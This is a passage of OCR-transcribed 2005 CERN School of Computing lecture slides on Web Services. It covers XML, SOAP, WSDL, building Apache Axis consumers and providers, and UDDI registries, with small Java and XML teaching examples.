
Web Services Architectures

The simplest Web Service System

The simplest Web service system has two participants:

- A service **producer** (provider)
- A service **consumer** (requester).

The provider presents the interface and implementation of the service, and the requester uses the Web service.




Web Services Architectures

A Service Oriented Architecture (SOA)

A more sophisticated system:

- A **registry**, acts as a broker for Web services.
- A **provider**, can publish services to the registry
- A **consumer**, can then discover services in the registry



e-Science example


Web Enabled Telescope Access Requirements

In the context of eScience and observatories, there are several requirements from a distributed astronomical system.
For example,

- different people need access to subsets of the same data,
- data needs to be archieved for future use,
- same functionality implemented using different technologies,
- certain authorities authorize the use of resources,
- others are responsible for cataloging available resources.

e-Science example

Web Enabled Telescope Access



eXtensible Markup Language (XML)

Definition

The eXtensible Markup Language (XML) is a W3C recommendation for creating special-purpose markup languages that enable the structuring, description and interchange of data.

- A simplified subset of SGML capable of describing many different kinds of data for any imaginable application domain.
- It facilitates the sharing of structured text and information in databases and across the Internet.
- Languages based on XML are themselves described in a formal way, allowing programs to modify and validate documents in these languages without prior knowledge of their form.
- Separate syntax from semantics.
- Inherently supports internationalization (Unicode) and platform independence.

XML Building Blocks

- **Elements**
  The pairing of a start tag and an end tag.
- **Attributes**
  A name-value pair that is part of a starting tag of an Element.
- **Processing Instructions**
  Special directives to the application that will process the XML document.
- **Comments**
  Messages helping a human reader understand the source code.
- **Character Data**
  - Characters (in a specific encoding)
  - Entities
  - Whitespace

XML Elements

Formal Definition & Rules

Definition

The term **element** is a technical name for the pairing of a start tag and an end tag in an XML Document.

Production Rule

$$\begin{aligned}
\langle \mathit{element} \rangle &::= \langle \mathit{EmptyElement} \rangle \\
&\quad\mid\ \langle \mathit{STag} \rangle\ \langle \mathit{content} \rangle\ \langle \mathit{ETag} \rangle \\
\langle \mathit{STag} \rangle &::= \text{`<'}\ \langle \mathit{Name} \rangle\ \langle \mathit{Attribute} \rangle^{\star}\ \text{`>'} \\
\langle \mathit{ETag} \rangle &::= \text{`</'}\ \text{Name}\ \text{`>'} \\
\langle \mathit{EmptyElement} \rangle &::= \text{`<'}\ \text{Name}\ \langle \mathit{Attribute} \rangle^{\star}\ \text{`/>'}
\end{aligned}$$

- XML Elements must be strictly nested!
- Element names can include letters, the underscore, hyphen and colon; they **must** begin with a letter.
- Element names are case sensitive!

XML Elements

Some right & wrong examples

Example

```
<!-- Example 1: Element with two tags -->
<message> Welcome! </message>

<!-- Example 2: Empty Element (Single tag) -->
<message/>
```

Wrong Examples

```
<!-- Example 1: Incorrect Nesting -->
<ATag><BTag> Nesting Problem </ATag></BTag>

<!-- Example 2: Invalid Element name -->
<.wrong.element> some text </.wrong.element>
```

XML Attributes

Formal Definition & Rules

Definition

The term **attribute**(s) refers to a theoretically arbitrary number of name-value pairs that can be included in the starting tag of an XML element.

Production Rule

$$\langle \mathit{STag} \rangle ::= \text{‘<’}\ \langle \mathit{TagName} \rangle\ \langle \mathit{Attribute} \rangle^*\ \text{‘>’}$$

$$\langle \mathit{Attribute} \rangle ::= \text{AttrName ‘=’ Value}$$

- The value part of the attribute has to be **quoted**.
- Attribute names starting with `xml:`are **reserved** by the XML specification.

Example

```
<!-- Single attribute -->
<yacht length="60f"/>
```

Processing Instructions

Definition, Rule & Example

Definition

A special directive to the applications processing the XML documents.

Production Rule

$$\langle \mathit{PI} \rangle ::= \text{‘<?’ PITarget \ldots ‘?>’}$$

Example

```
<!-- Example: A popular one! -->
<?xml version="1.0" encoding="UTF-8"?>
```

- The PI Target keyword is meaningful to the processing application and hence could be different between applications.
- Everything between the PI Target and the closing question mark is considered the contents of the processing instruction.

Comments & Character Data

Definition, Rule & Example

Comment A message that helps the human reader understand the program and the processing that takes place at a particular point of the source code.

Production Rule

$$\langle \mathit{Comment} \rangle ::= \text{‘<!--’ Char}^*\ \text{‘-->’}$$

Character Data

- **Encoding:** All characters in an XML document must comply with the document's encoding; those outside the encoding must be escaped and are called **character references**.
- **Whitespace:** Whitespace can be treated as either significant or insignificant. Most XML applications care little about whitespace.
- **Entities:** Like character references, they are predefined escape sequences that map to specific characters.

An XML Document

Putting it all together!

```
<?xml version="1.0" encoding="UTF-8"?>
<message from="yiannis" to="family">
    <text>Hey, I'm at the iCSC!
    </text>
    <!-- Attachment is optional -->
    <attachment>
        <desc>Photo from Geneva</desc>
        <item>
            <?BinaryDataStart ?>
            0100100001010001001010010
            <?BinaryDataEnd ?>
        </item>
    </attachment>
</message>
```

An XML Document consists of:

- Optional prolog
- A root element
- Comments
- Processing Instructions

But...

Some Problems

And how we solved them!

The problems in the previous example relate with the:

- **Physical Structure** of the document
  Well formedness (Parsers)
- **Logical Structure** of the document
  Validity (Schemas). Semantics of the elements?
- **Element Name clashes** between Documents
  Namespaces

XML Namespaces

Motivating the Problem

Solve the problem of recognition and collision of elements in an XML Document.

- **Recognition**
  How does an XML processing application distinguish between the XML elements that describe the message and the XML elements that are part of a Purchase Order?
- **Collision**
  Does the element description refer to attachment descriptions in messages or order item descriptions? Does the item element refer to an item of attachment or an order item?

XML Namespaces

Detailing the Solution

The problem can be addressed by qualifying an XML element name with an additional identifier that's much more likely to be unique within the composed document.
$QualifiedName(QName) = NamespaceIdentifier + LocalName$
XML Namespaces uses Uniform Resource Identifiers for uniquely qualifying local names. As URIs can be long and typically contain characters that arent allowed in XML element names, the process of including namespaces in XML document involved two steps:

- A namespace identifier is associated with a prefix, a name that contains only legal XML element name characters with the exception of the colon (;)
- Qualified names are obtained as a combination of the prefix, the colon character, and the local element name, as in

```
myPrefix:myElementName
```

A Namespaces XML Document

```
<msg:message from="yiannis" to="family"
  xmlns:msg="http://www.w2c.com/ns/email"
  xmlns:po="http://www.w2c.com/ns/purchase">
   <msg:text>
      <msg:desc>A Purchase Order</msg:desc>
      <msg:item>
         <po:order>
            <po:item>
               <po:desc>Laptop Computer</po:desc>
               <po:price>1300 GBP</po:price>
            </po:item>
         </po:order>
      </msg:item>
   </msg:text>
</msg:message>
```

XML Namespaces

A couple more last things

- **Default Namespaces**
  Adding a prefix to every element in the document decreases readability and increases document size. Therefore, XML Namespaces allow us to use a default namespace in a document. Elements belonging to the default namespace don't require prefixes.
- **Namespace prefixed attributes**
  Attributes can also have namespaces associated with them. The desire to extend the information provided by an XML element without having to make changes directly to its document type.

XML Schema

An XML Schema enables the following:

- Identification of the elements that can be in a document
- Identification of the order and relation between elements
- Identification of the attributes of every element and whether they're optional or required or have some other special properties
- Identification of the datatype of attribute content

Think of it as an elaborate UML Class diagram where classes only have field and no methods.

Simple Object Access Protocol (SOAP)


What's the big deal?

Definition

SOAP is an industry accepted W3C specification for a ubiquitous XML distributed computing infrastructure.

- A mechanism for defining the unit of communication.
- A mechanism for error handling.
- An extensibility mechanism
- Lives above the transport layer of OSI

Simply put its a mechanism that allows the transmission of XML documents, regardless of transport layer protocol.




OSI Reference Model

SOAP Messages

Logical & Physical Structure

- The root element of a SOAP message is the `Envelope` element.
- It contains an optional `Header` element and the required `Body`
- Elements called `Faults` can be used to describe exceptional situations.
- It can contain optional Attachments in MIME encoding for exchanging binary data.



SOAP Example

Structure of a real XML SOAP Message


```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
  soap:encodingStyle="http://soap.org/soap/encoding/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://xmlsoap.org/soap/envelope/"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-inst">
  <soap:Header>
    <!-- Transactions, priorites, etc. -->
  </soap:Header>
  <soap:Body>
    <!-- Some content -->
  </soap:Body>
</soap:Envelope>
```

SOAP Message Transmission

Message delivery path using Intermediaries

The SOAP Message Transmission involves three main roles:

- The **SOAP Sender** creates and sends a SOAP Message to an ultimate SOAP Receiver.
- One or more optional **SOAP Intermediaries** can be positioned to intercept messages between the the sender and the receiver. They can perform filtering, logging, catching etc.
- The SOAP sender's intended destination is called the **Ultimate SOAP Receiver**.



Web Services Description Language (WSDL)

Web Services Description Language (WSDL) is an XML format for describing all the information needed to invoke and communicate with a Web Service. It gives the answers to the questions Who? What? Where? Why? How?

A service description has two major components:


- **Functional Description**
  Defines details of how the Web Service is invoked, where it's invoked. Focuses on the details of the syntax of the message and how to configure the network protocols to deliver the message.
- **Nonfunctional Description**
  Provides other details tha are secondary to the message (such as security policy) but instruct the requestor's runtime environment to include additional SOAP headers.

WSDL Document Structure

The 6 basic building blocks

A WSDL Document is a set of definitions with a single root element. Services can be defined using the following XML elements:

- **Types**, think Data Type
- **Message**, think Methods
- **PortType**, think Interfaces
- **Binding**, think Encoding Scheme
- **Port**, think URL
- **Service**, many URLs



<definitions>: Root WSDL Element

<types>: What data types will be transmitted?

<message>: What messages will be transmitted?

<portType>: What operations will be supported?

<binding>: How will the messages be transmitted over the wire?

<port>: What's the physical address of the service?

<service>: Where is the service located?


PortType Element

Definition and Usage

Definition

The `portType` element describes the interface to a Web Service

- A WSDL Document can contain zero or more `portType`
- A `portType` element contains a single `name` attribute. Naming convention *nameOfWebService*`PortType`
- A `portType` contains one or more operation elements, with a `name` attribute can contain input, output and fault elements



The portType element is similar to Java Interfaces in many ways

The operation element is like a Java method call. It has a name, can take input parameters, returns an output and can throw exceptions

Set of parameters

Return type

Exception classes

PortType Element

Example

Example

```
<!-- Port Type Definition Example -->
<portType name="weatherCheckPortType">
  <operation name="checkTemperature">
    <input message="checkTemperatureRequest"/>
    <output message="checkTemperatureResponse"/>
  </operation>
  <operation name="checkHumidity">
    <input message="checkHumidityRequest"/>
    <output message="checkHumidityResponse"/>
  </operation>
</portType>
```


Message Element

Definition and Usage

Definition

A `message` is a collection of parts; intuitively a `part` is a named argument with its type. A `message` is a collection of these parts.

- A WSDL document can contain zero or more `message` elements.
- Each `message` element can be used as an input, output or fault message within an `operation` .
- The `type` attribute of `part` can be any standard data type from the XSD Schema or a user defined one.



A message is a collection of parts.

Parts are the equivalent of formal arguments and their types in methods.

Message Element
Example

Example

```
<!-- Message Definitions -->
<message name="checkTemperatureRequest">
    <part name="location" type="xsd:string">
</message>
<message name="checkTemperatureResponse">
    <part name="result" type="xsd:double">
</message>
<message name="checkHumidityRequest">
    <part name="location" type="xsd:string">
</message>
<message name="checkHumidityResponse">
    <part name="result" type="ns:HummidityType"
</message>
```


Types Element
Definition and Usage

Definition

Custom user data types defined in an abstract way.

- The default type system in WSDL is the XML Schema (XSD)
- A WSDL document can have at most one `types` element.
- The types element can contain simpleType or complexType.
- At the lowest level elements intuitively named (again!) element are defined with a name and a type attribute.

NOTE! The diagram bellow is incomplete! This is considered an advanced topic and for more information you should look at data modelling using the XML Schema.


types
Single types element defining all the Data Types that are used in the messages.
schema
Schemas are defined at this level so that they can be used further down
complexType
sequence
complexContent
simpleType
restriction

Types Element
Example

Example

```
<!-- Type Definitions -->
<types>
  <xsd:schema targetNamespace="http://weather.com/ns"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <xsd:complexType name="HumidityType">
      <xsd:sequence>
        <xsd:element name="loc" type="xsd:string">
        <xsd:element name="humd" type="xsd:double">
        <xsd:element name="temp" type="xsd:double">
      </xsd:sequence>
    </xsd:complexType>
  </xsd:schema>
</types>
```

Binding Element
Definition and Usage

Definition

The binding element specifies to the service requester how to format the message in a protocol-specific manner.

- Each portType can have one or more binding elements associated with it.
- For a given portType the binding element has to specify an messaging and transport pair. (SOAP/HTTP, SOAP/SMTP, etc).


Port Element

Definition, Usage & Example

Definition

The `port` element specifies the network address of the endpoint hosting the Web Service.

- It associates a single protocol-specific address to an individual binding element.
- Ports are named and must be unique within the document.



Example

```
<port name="WeatherCheck"
      binding="wc:WeatherCheckSOAPBinding">
  <soap:address location="http://host/WeatherCheck"/>
</port>
```


Service Element

Definition and Usage

Definition

The service element is a collection of related port elements identified by a single service name.

- A WSDL Document is allowed to contain multiple service elements, but conventionally contains a single one.
- Each service must be uniquely named.
- The naming convention is GeneralInfoService


service
A set of related port elements grouped in a single element.
1..∞
port
An association between a binding and a physical address

Service Element

Example

Example

```
<!-- Service definition -->
<service name="WeatherCheckService">
  <port name="WeatherCheckSOAP"
      binding="wc:WeatherCheckSOAPBinding">
  <soap:address location="http://host/WeatherCheck"/>
  </port>
  <port name="WeatherCheckSMTP"
      binding="wc:WeatherCheckSMTPBinding">
  <soap:address location="http://host/WeatherCheck"/>
</port>
</service>
```

Concluding Remarks

In this first lecture we saw

- the position of Web Services within the Distributed Computing Environment.
- the XML primitives and touched upon Namespaces and Schemas.
- how SOAP is used for transferring platform and language independent messages between software entities on different hosts.
- how to describe Web Services using WSDL.

...now...GO FOR COFFEE!

Consuming, Providing & Publishing Web Services

		Friday 25 February	
10:05 - 11:00	Lecture 2	**Consuming, Providing & Publishing Web Services**	Ioannis Baltopoulos
		This lecture is the core of the whole Theme. Starting from where the last lecture finished it puts the introductory knowledge to work! We start by describing the necessary software environment and we then gradually build up our knowledge by first describing how to write Web Service Clients (Consumers) and following that how to write actual Web Services (Producers). The lecture closes with some information about how to structure a Web Services project in general and how to deploy the services on a production server and publish the information to a UDDI registry. Breakdown 1. Basic Environment The whole lecture is based on developing Web Services using Java (the language), Eclipse (the IDE), Ant (the build mechanism) and of course Axis (the WS platform). We spend a few moments introducing the tools and learning how to use them. 2. Writing Consumers Web Service clients can be written in a plethora of programming languages. In this section we will be demonstrating how this is done using Java and time permitting Macromedia’s Flash! 3. Writing Producers (Within Axis) How to write a simple service within the Axis web application. This is the basic way of providing a web service; it provides a reasonable amount of flexibility but has some drawbacks. 4. Writing Producers (Standalone) We will show how standalone web applications that offer a web service interface can be used to overcome the limitations from deploying Web Services within the Axis Web Application. This part of the lecture is based on a substantial example whose code will be given out after the lecture. 5. Deploying the Services Description of the two ways web services can be deployed on production servers. This section will cover instant deployment and deployment through web service descriptors and web application deployment tools. 6. Structuring a WS Project Moving away from the technology specifics, this section of the lecture aims at giving practical advice to the audience about how to structure a WS project and how existing code can be incorporated in the one. 7. Publishing a WS using UDDI The last section will demonstrate how to dynamically publish a Web Service to a UDDI registry from where it can be found by consumers.	

Consuming, Providing & Publishing WS

Ioannis G. Baltopoulos

Department of Computer Science
Imperial College London

Inverted CERN School of Computing, 2005
Geneva, Switzerland

1. The Software Environment
   - The tools
   - Apache Axis
2. Writing WS Consumers
   - Using WSDL2Java
3. Writing WS Providers
   - Using Java2WSDL
   - UDDI Overview
   - Publishing Services on UDDI

The Software Environment

For this tutorial we are going to use the following software environment.

- **Java**
  Producers and Consumers will be based on Java version 1.4.2.
- **Eclipse**
  THE IDE for writing Java code. Version used is 3.1M4
- **Ant**
  Build tool used for automating the development process.
- **Tomcat**
  The Web Application container hosting the WS.
- **Axis**
  An open source WS implementation for Java; currently in version 1.2RC2.

Apache Tomcat (5.0.28)

Installation and Notes

Web Site

http://jakarta.apache.org/tomcat/

Step by step installation

1. Download the required file from http://jakarta.apache.org/site/binindex.cgi#tomcat
2. Extract the downloaded file in a directory of your choice.
3. Start the server from `tomcat/bin/startup`
4. Validate installation by going to http://localhost:8080/

Apache Axis
Installation and Notes

Web Site

http://ws.apache.org/axis/

Step by step installation

1. Download the required file from http://ws.apache.org/axis/releases.html
2. Extract the downloaded file in a directory of your choice.
3. Copy the `axis/webapps` directory to `tomcat/webapps`.
4. Restart the web server.
5. Validate installation by going to http://localhost:8080/axis/happyaxis.jsp

Apache Axis
The Purpose of the Application


Definition

Axis is the means by which SOAP messages are taken from the transport layer and are handed to the Web Service and the means by which any response is formatted in SOAP messages and sent back to the requestor.

Apache Axis
Architectural Components

- **Axis Engine** - The main entry point into the SOAP processor
- **Handlers** - The basic building blocks inside Axis that link Axis to existing back-end systems
- **Chain** - An ordered collection of handlers
- **Transports** - Mechanisms by which SOAP messages flow in and out of Axis
- **Deployment/Configuration** - Means through which Web Services are made available through Axis
- **Serializers/Deserializers** - Code that will convert native datatypes into XML and back.

Axis Architectural Diagram



WS Consumers

The process of writing a consumer

- Locate the wsdl file for the service you're interested in.
- Use WSDL2Java to generate the stub classes.
- Writing the actual client code.

WSDL2Java

Command line and options

A tool for generating glue code in writing consumers and providers.

Command Line

```
java org.apache.axis.wsdl.WSDL2Java wsdl-file
```

Options

`-o` *`directory`*	Used to specify the output directory
`-p` *`package`*	Package specification for the output files
`-v`	Verbose output
`-t`	Generate test files
`-s`	Generate server side code

NOTE

The following files **must** be on the CLASSPATH.

- axis.jar
- commons-discovery.jar
- commons-logging.jar
- jaxrpc.jar
- saaj.jar
- wsdl4j.jar

Example Usage

Using a public weather web service

Capeclear offers a public weather service where given the location code of an airport (''LHR'',''LGW'', etc) it returns a complete weather report including temperature, humidity, wind direction.

Example

```
WSDL2Java.bat
    http://www.capeclear.com/GlobalWeather.wsdl
    -o %PROJECT_BASE%\src\java
    -p ch.cern.it.csc
    -v
```


Generated Files

What gets generated from the WSDL file

WSDL clause	**Java class(es) generated**
For each `<type>`	A java class. A holder if this type is used as an in-out/out parameter
For each `<portType>`	A java interface
For each `<binding>`	A stub class
For each `<service>`	A service interface. A service implementation (locator)
For each `<binding>`	A skeleton class An implementation template class
For all `<services>`	One `deploy.wsdd` file One `undeploy.wsdd` file

Generated Files

Relationship & Location of generated files



Client Code Example

Tying all the generated files together!

Example

```
import java.rmi.RemoteException;

public class Client {
    public static void main(String[] args) {
        ServiceLocator locator = new ServiceLocator();
        ServicePort service = locator.getService();
        try {
            Report report = service.getReport("Status");
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }
}
```

Writing Providers

The two approaches

- Instant Deployment
  Very simple way of providing a Web Service
- Customized Deployment
  More elaborate

Instant Deployment

Step by step

1. Copy any Java source file that implements a web service into the axis directory
   - no special code is required
   - all public, non-static methods are exposed
   - if the class is in a package, copy it to the appropriate subdirectory
2. Change the file extension from `.java` to `.jws`
3. Place all related `.class` files under `WEB-INF/classes`
4. View the WSDL of a JWS web service using the following URL in a web browser
   `http://host:port/axis/filename.jws?wsdl`

Example

An example using Instant Deployment

A very simple banking web service. The bank allows the following four operations

- Create an Account
- Get the balance of an Account
- Withdraw a given amount from an Account
- Deposit a given amount to an Account

To implement it we will use two basic classes

- A class Account
- A BankingService class

The Account class

```
public class Account {
    private String number;
    private String owner;
    private double balance;
    public void withdraw(double amount) {
        balance -= amount;
    }
    public void deposit(double amount) {
        balance += amount;
    }
    public double getBalance() {
        return balance;
    }
}
```

The BankingService class

```
public class BankingService {
    public void withraw(Account ac, double amount) {
        ac.withdraw(amount);
    }
    public void deposit(Account ac, double amount) {
        ac.deposit(amount);
    }
    public Account createAccount(String owner) {
        return new Account();
    }
    public double getBalance(Account ac) {
        return ac.getBalance();
    }
}
```

Limitations

The limitations of using instant deployment

The use of instant deployment is only intended for simple web services. Here are some reasons why this is so

- You cannot use packages in the pages
- As the code is compiled at run time you can not find out about errors until after deployment.
- There is limited control over the serialization/deserialization process.
- The actual source code is placed on the web server
- Sometimes the source code is not available

Using Custom Deployment
The process of creating a Web Service

Step by step

1. Write a Facade interface the subsystem you want to expose as a Web Service.
2. Create a WSDL file either manually or by using the Java2WSDL tool that comes with Axis.
3. Create Bindings using the WSDL2Java tool making sure to activate the options for emitting server side code as well as deployment descriptors.
4. Package all the files in a .jar file
5. Copy the file to the WEB-INF/lib
6. Use the AdminClient tool to deploy the Web Services to Axis.

Java2WSDL
Command line and options

A tool for generating a WSDL file from existing Java code

Command Line

```
java org.apache.axis.wsdl.Java2WSDL wsdl-file
```

Options

`-o` *`filename`*	Specifies the output filename
`-l` *`uri`*	Specifies the URI of the service
`-n` *`namespace`*	Target namespace of the wsdl
`-p` *`package namespace`*	Generate test files
`-v`	Verbose output

Generate Server Side Bindings
Using WSDL2Java

The next step in the process is generating the server side bindings and the deployment descriptors (deploy.wsdd, undeploy.wsdd).

- Run the WSDL2Java tool using the -s and -S options (see earlier slides for consumer generation).
- Discard the client specific files
- Package all the `.class` files in a `.jar` file. Use

```
jar cvf filename.jar file(s)
```

- Copy the generated file into the `WEB-INF/lib` directory.

Service Deployment
Using the AdminClient tool and the .wsdd files

Deployment Descriptor Files

- End with .wsdd (usually named deploy.wsdd and undeploy.wsdd)
- Specifies Axis components to be deployed or undeployed
- Specifies special type mappings between XML and Java

Command Line

```
java org.apache.axis.client.AdminClient filename.wsdd
```

Options

`-h` *`host`*	Specifies the host
`-p` *`port`*	Specifies the port
`-s` *`servletPath`*	Sets the path to the Axis Servlet

UDDI Overview

Universal Description, Discovery and Integration (UDDI)

Definition

UDDI is a specification for creating distributed Web-based registries of Web services. It defines

- A UDDI **registry** which stores information on businesses, the services offered by these businesses, and technical information about these services.
- The **data model** and programming API that provides a way to publish and locate all kinds of services.

Specifically, UDDI is said to support three kinds of registry data

- **White Pages** (organizing businesses by name)
- **Yellow Pages** (organizing businesses by category)
- **Green Pages** (organizing businesses by service)

The Colored Papers

White, yellow and green pages

White Pages

They contain information on a business itself, including

- A name,
- Contact details
- Location of the business
- Unique identifiers

Yellow Pages

Yellow pages contain categorized information about the services provided by a business.

- Categorization is done by assigning one or more taxonomies to the business.

Green Pages

Green pages contain technical information about a service which a business offers. You can find information like


- Service location
- the category to which this service belongs

UDDI Data structures

Specifying entries in the Registry

UDDI defines five data type structures to specify an entry in the registry. Each of these data structures is represented by an XML document, containing both technical and descriptive information. These are:

- `<businessEntity>`
- `<businessService>`
- `<bindingTemplate>`
- `<tModel>`
- `<publisherAssertion>`


<businessEntity>
Information about the business publishing the service
<publisherAssertion>
Relationship between two services
<businessService>
Description of a particular service
<bindingTemplate>
Technical description of a particular service
<tModel>
Specification implemented by service

Data Structure Details I

`<businessEntity>`

The businessEntity structure contains all descriptive information about the business and the services it offers. Information includes name and description of the business as well as contact information, categorization, and relationships to other businesses. This structure can be seen as the top-level structure of the service in the registry.

`<businessService>`

